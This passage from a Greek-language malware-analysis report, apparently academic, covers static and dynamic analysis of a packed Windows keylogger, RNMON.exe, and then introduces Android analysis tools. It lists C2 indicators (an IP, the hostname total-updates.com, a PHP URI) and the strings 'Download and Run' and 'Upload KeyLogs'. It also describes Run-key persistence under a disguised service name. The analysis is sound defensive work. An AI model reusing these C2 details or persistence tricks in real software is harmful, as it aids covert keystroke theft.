
Εικόνα 62 – Συμβολοσειρές που εξάγονται

Συνεχίζοντας, μελετάμε το πεδίο libraries (Εικόνα 63) που περιλαμβάνει όλα τα dll αρχεία που χρησιμοποιεί το πρόγραμμα για την αλληλεπίδρασή του με το περιβάλλον στο οποίο εκτελείται. Ενώ σε ένα έγκυρο εκτελέσιμο, σε αυτό το πεδίο, εμφανίζεται κανονικά μια λίστα από dll αρχεία, στην προκειμένη περίπτωση παρατηρούμε μόνο μία βιβλιοθήκη, την kernel32.dll. Πρόκειται για ακόμα μία ανωμαλία που υποδηλώνει την πιθανή κακόβουλη φύση του εκτελέσιμου RNMON.exe.




Εικόνα 63 - Libraries

Έπειτα, εστιάζουμε στο πεδίο imports και τις συναρτήσεις που χρησιμοποιούνται για την αλληλεπίδραση του προγράμματος με το file system των windows, με άλλες διεργασίες, το δίσκο και το δίκτυο (Εικόνα 64). Σε ένα έγκυρο εκτελέσιμο, σε αυτό το πεδίο, εμφανίζεται κανονικά μια λίστα από συναρτήσεις, τις οποίες δηλώνει το πρόγραμμα ότι θα χρησιμοποιήσει κατά την εκτέλεσή του. Στην περίπτωσή μας παρατηρούμε μόνο μία συνάρτηση, την VirtualAlloc. H VirtualAlloc είναι μια συνάρτηση που το πρόγραμμα χρησιμοποιεί κατά την εκτέλεσή του για να αιτηθεί επιπλέον μνήμη από το λειτουργικό σύστημα. Αξίζει να σημειωθεί ότι πολλά packed malware όταν μολύνουν το σύστημα αιτούνται επιπλέον μνήμη προκειμένου να επεκταθούν και να ξεδιπλώσουν τις δυνατότητές τους. Αυτό καθιστά ακόμα πιο ύποπτο το δείγμα μας.



Εικόνα 64 – Functions

Τέλος, παρουσιάζουμε τους δείκτες που το εργαλείο θεωρεί ύποπτους (έχουν επισημανθεί ως level 1). Όπως παρατηρούμε (Εικόνα 65), πρόκειται για τον μικρό αριθμό των libraries και των imported functions που περιέχει το εκτελέσιμο.




Εικόνα 65 - pestudio indicators

Όπως αναφέρθηκε και παραπάνω, συγκρίνοντας τα πεδία που μελετάμε στο δείγμα μας με τα αντίστοιχα ενός άλλου, έγκυρου εκτελέσιμου, παρατηρούμε πολλές ανωμαλίες και διαφορές, γεγονός που μας κάνει πολύ καχύποπτους για το εξεταζόμενο πρόγραμμα. Τα αποτελέσματα της ανάλυσης συγκλίνουν σε ένα συμπέρασμα, ότι το πρόγραμμα είναι κακόβουλο.

2.3.2 Interactive Behavior Analysis - Capturing the traffic

Έχοντας υπ’οψιν τα συμπεράσματα από την προηγούμενη ανάλυση, προχωρούμε στην συμπεριφορική ανάλυση του προγράμματος για την καλύτερη κατανόηση της δομής και λειτουργίας του. Η εκτέλεσή του πραγματοποιείται σε ένα απομονωμένο περιβάλλον (windows vm), χώρις σύνδεση στο δίκτυο. Εκτελούμε το Process Monitor και το Process Hacker και στη συνέχεια ‘τρέχουμε’ το εκτελέσιμο. Παρατηρούμε ότι το RNMON.exe έχει επισημανθεί με μωβ χρώμα στο Process Hacker γεγονός που υποδηλώνει ότι πρόκειται για μια packed διεργασία (Εικόνα 66).



Εικόνα 66 - javaw.exe

Αφήνουμε το δείγμα να εκτελεσθεί για κάποιο χρονικό διάστημα, κατά τη διάρκεια του οποίου αλληλεπιδρούμε κανονικά με το σύστημα προκειμένου να δώσουμε την δυνατότητα στο δείγμα να εκδηλώσει την συμπεριφορά του. Αυτό το κάνουμε καθώς πολλά κακόβουλα προγράμματα σχεδιάζονται με τρόπο τέτοιο ώστε να αποφεύγουν την ανάλυση τους σε ένα αυτοματοποιημένο περιβάλλον. Παρατηρούμε ότι το .exe αρχείο που βρισκόταν στην επιφάνεια εργασίας, μετά από λίγο διάστημα ‘εξαφανίζεται’. Σε αυτό το σημείο χρησιμοποιούμε το Process Hacker για να κάνουμε dump τις συμβολοσειρές από τη μνήμη και να εντοπίσουμε ευρήματα που υποδεικνύουν την κακόβουλη δραστηριότητά του.

Παρακάτω παραθέτουμε τα πιο σημαντικά από αυτά τα ευρήματα που αποτελούν και indicators of compromise (IOCs). Ανάμεσά τους:

- η IP διεύθυνση 81.4.111.176,
- ένα hostname, το total-updates.com,
- το uri /scandisk/diskpart.php
- και το αρχείο C:\Users\testlab\AppData\Roaming\OracleJava\java.exe.

0x40803e	12	81.4.111.176
0x40804b	22	/scandisk/diskpart.php
0x408062	17	total-updates.com

Εικόνα 67 - Process Hacker memory dump #1

0x6db5d8	92	http://total-updates.com/scandisk/diskpart.php

Εικόνα 68 - Process Hacker memory dump #2

0x6bb5e2	39	tp://81.4.111.176/scandisk/diskpart.php

Εικόνα 69 - Process Hacker memory dump #3

0x300e4	53	C:\Users\testlab\AppData\Roaming\OracleJava\javaw.exe

Εικόνα 70 - Process Hacker memory dump #4


Τέλος, παρουσιάζουμε δύο ακόμη ενδιαφέροντα strings που πιθανότατα να σχετίζονται με commands που δίνει ο επιτιθέμενος μέσω ενός C&C server.

0x408139	16	Download and Run
0x40814a	14	Upload KeyLogs

Εικόνα 71 - Process Hacker memory dump #5

Υπενθυμίζουμε ότι κατά την εξέταση των static properties (προτού εκτελέσουμε το binary) οι συμβολοσειρές ήταν μη αναγνώσιμες λόγω του ότι το αρχείο ήταν packed. Κατά την δυναμική ανάλυσή του όμως, το αρχείο γίνεται extract, προκειμένου να εκδηλώσει τη συμπεριφορά του και έτσι ανακαλύπτουμε περισσότερες πληροφορίες γύρω από τον τρόπο λειτουργίας του.


Σε αυτό το σημείο τερματίζουμε την διεργασία javaw.exe μέσω του Process Hacker, προχωρούμε στην παύση του Process Monitor και αποθηκεύουμε όλα τα event logs σε ένα CSV αρχείο για να τα εισάγουμε στη συνέχεια στο procDOT. Επόμενο βήμα είναι η επιλογή του RNMON.exe ως την διεργασία της οποίας επιθυμούμε να εξετάσουμε το γράφημα ().




Εικόνα 72 - procDOT RNMON.exe graph

Μελετώντας το γράφημα προσεκτικά παρατηρούμε τα εξής σημαντικά:

- το υπ'αριθμόν 896 thread της διεργασίας RNMON.exe δημιουργεί τη διεργασία javaw.exe και το αρχείο C:\Users\testlab\AppData\Roaming\OracleJava\javaw.exe. Στη συνέχεια, ένα άλλο thread, το 1736 της javaw.exe διαβάζει το αρχείο αυτό, δημιουργεί τρία string values σε διαφορετικά registry keys δίνοντας ως τιμή το συγκεκριμένο εκτελέσιμο.




Εικόνα 73 - Modification of 3 registry keys




Εικόνα 74 - Registry keys string values


- Μάλιστα, ένα από αυτά τα registry keys είναι το Run Registry Key που προκαλεί την εκτέλεση προγραμμάτων κάθε φορά που συνδέεται ένας χρήστης. Σε αυτό δημιουργήθηκε το Windows NT Service (το malware δίνει ένα αληθοφανές όνομα στην προσπάθειά του να εναρμονιστεί με το σύστημα και να μη γίνει αντιληπτό) και δόθηκε ως τιμή το javaw.exe. Αυτό λοιπόν αποτελεί και το persistent mechanism του συγκεκριμένου κακόβουλου προγράμματος, τον τρόπο δηλαδή που το malware παραμένει για πάντα ενεργό στον υπολογιστή του θύματος ακόμα και μετά την επανεκκίνηση. Στο γράφημα αναφέρεται και επισημαίνεται ο παραπάνω μηχανισμός.




Εικόνα 75 - malware persistence



Εικόνα 76 - Registry key 1



Εικόνα 77 - Registry key 2




Εικόνα 78 - Registry key 3

- Το υπ'αριθμόν 896 thread της διεργασίας RNMON.exe τερματίζει την ίδια την RNMON.exe (έτσι εξηγείται το γεγονός ότι στο Process Hacker είναι ορατό μόνο το process javaw.exe)


Εικόνα 79 - kill RNMON.exe process

- Το υπ'αριθμόν 1736 thread της διεργασίας javaw.exe διαγράφει το αρχείο RNMON.exe που βρίσκεται στην επιφάνεια εργασίας (όπως προαναφέρθηκε, λίγο διάστημα μετά την εκτέλεση του προγράμματος, το εκτελέσιμο διαγράφεται από το Desktop).




Εικόνα 80 - RNMON.exe deletion

- Το υπ'αριθμόν 1592 thread της διεργασίας javaw.exe δημιουργεί και γράφει δεδομένα σε ένα αρχείο Log.txt το οποίο βρίσκεται στο: C:\Users\testlab\AppData\Roaming\OracleJava



Εικόνα 81 - Log.txt αρχείο



Εικόνα 82 - Log.txt

Παρατηρούμε ότι στο αρχείο Log.txt καταγράφεται κάθε αλληλεπίδραση του χρήστη με το πληκτρολόγιο. Ανάμεσα στα άλλα βλέπουμε και το κείμενο που πληκτρολογήσαμε στο notepad, καθώς επίσης και ένα στιγμιότυπο οθόνης που καταγράψαμε κατά την εκτέλεση του binary. Πρόκειται λοιπόν για ένα keylogger, μία κακόβουλη εφαρμογή η οποία καταγράφει κάθε αλληλεπίδραση του χρήστη με το πληκτρολόγιο και την αποθηκεύει σε ένα αρχείο το οποίο αποστέλλεται στον επιτιθέμενο. Μπορεί έτσι να διαρρεύσουν πληροφορίες όπως οι κωδικοί πρόσβασης για το e-banking, email, facebook και άλλα social media κ.ο.κ αλλά και άλλα ευαίσθητα προσωπικά δεδομένα.

3. Malware Analysis (.apk version)


3.1 Testing Lab/Tools

Το Santoku είναι μια πλατφόρμα ανοικτού κώδικα που βασίζεται στο Linux. Σκοπός του συγκεκριμένου περιβάλλοντος είναι η παροχή στους χρήστες έτοιμων εργαλείων και οδηγών που μπορούν να τον βοηθήσουν στην ανάλυσή του, σε τρείς συγκεκριμένους τομείς (Hoog, SANTOKU, 2013):

- Mobile Forensics
- Mobile Malware
- Mobile Security

Η έκδοση του Santoku που χρησιμοποιήσαμε ήταν η 0.5, ενώ υπάρχει η δυνατότητα για χρήση του ως LiveCD ή να γίνει κανονική εγκατάσταση σε υπολογιστή (Εικόνα 83). Εμείς επιλέξαμε να το εγκαταστήσουμε σε ένα Virtual Machine που έτρεχε σε περιβάλλον VMware® Workstation 15 Pro (Εικόνα 84).


Εικόνα 83 - Επιλογές χρησής Santoku



Εικόνα 84 - Το configuration του VM

Τα προ-εγκατεστημένα εργαλεία που έχει διαθέσιμα το Santoku και μας απασχόλησαν στην συγκεκριμένη εργασία βρίσκονται ταξινομημένα σε τρία βασικά μενού (Εικόνα 85):

- Device Forensics
- Penetration Testing
- Reverse Engineering



Εικόνα 85 - Το μενού του Santoku

Σε αυτό το σημείο παρουσιάζουμε τα εργαλεία που χρησιμοποιήθηκαν για την στατική και δυναμική ανάλυση των κακόβουλων δειγμάτων και για την αξιολόγηση από πλευράς ασφάλειας κάποιων επιλεγμένων εφαρμογών.


JD-GUI: Πρόκειται για έναν Java Decompiler με τη βοήθεια του οποίου είμαστε σε θέση να μελετήσουμε τον πηγαίο κώδικα (.class αρχεία) των κακόβουλων εφαρμογών. Δίνει τη δυνατότητα, μέσω του GUI, να εξετάσουμε εύκολα πώς είναι δομημένο ένα malware και να μελετήσουμε την συμπεριφορά του. Χρησιμοποιείται για την στατική ανάλυση των δειγμάτων.

Dex2jar: Το εργαλείο δίνει τη δυνατότητα να μετατρέψουμε ένα αρχείο .dex σε .jar και να το εξετασουμε στη συνέχεια με τη βοήθεια κάποιου Java Decompiler όπως το JD-GUI.


ZAP: Πρόκειται για ένα δωρεάν, εργαλείο που χρησιμοποιείται στο penetration testing και έχει σχεδιαστεί ειδικά για τη δοκιμή web applications. Είναι ευέλικτο και επεκτάσιμο. Στον πυρήνα του, το ZAP αποτελεί έναν «pro-man-in-the-middle proxy». 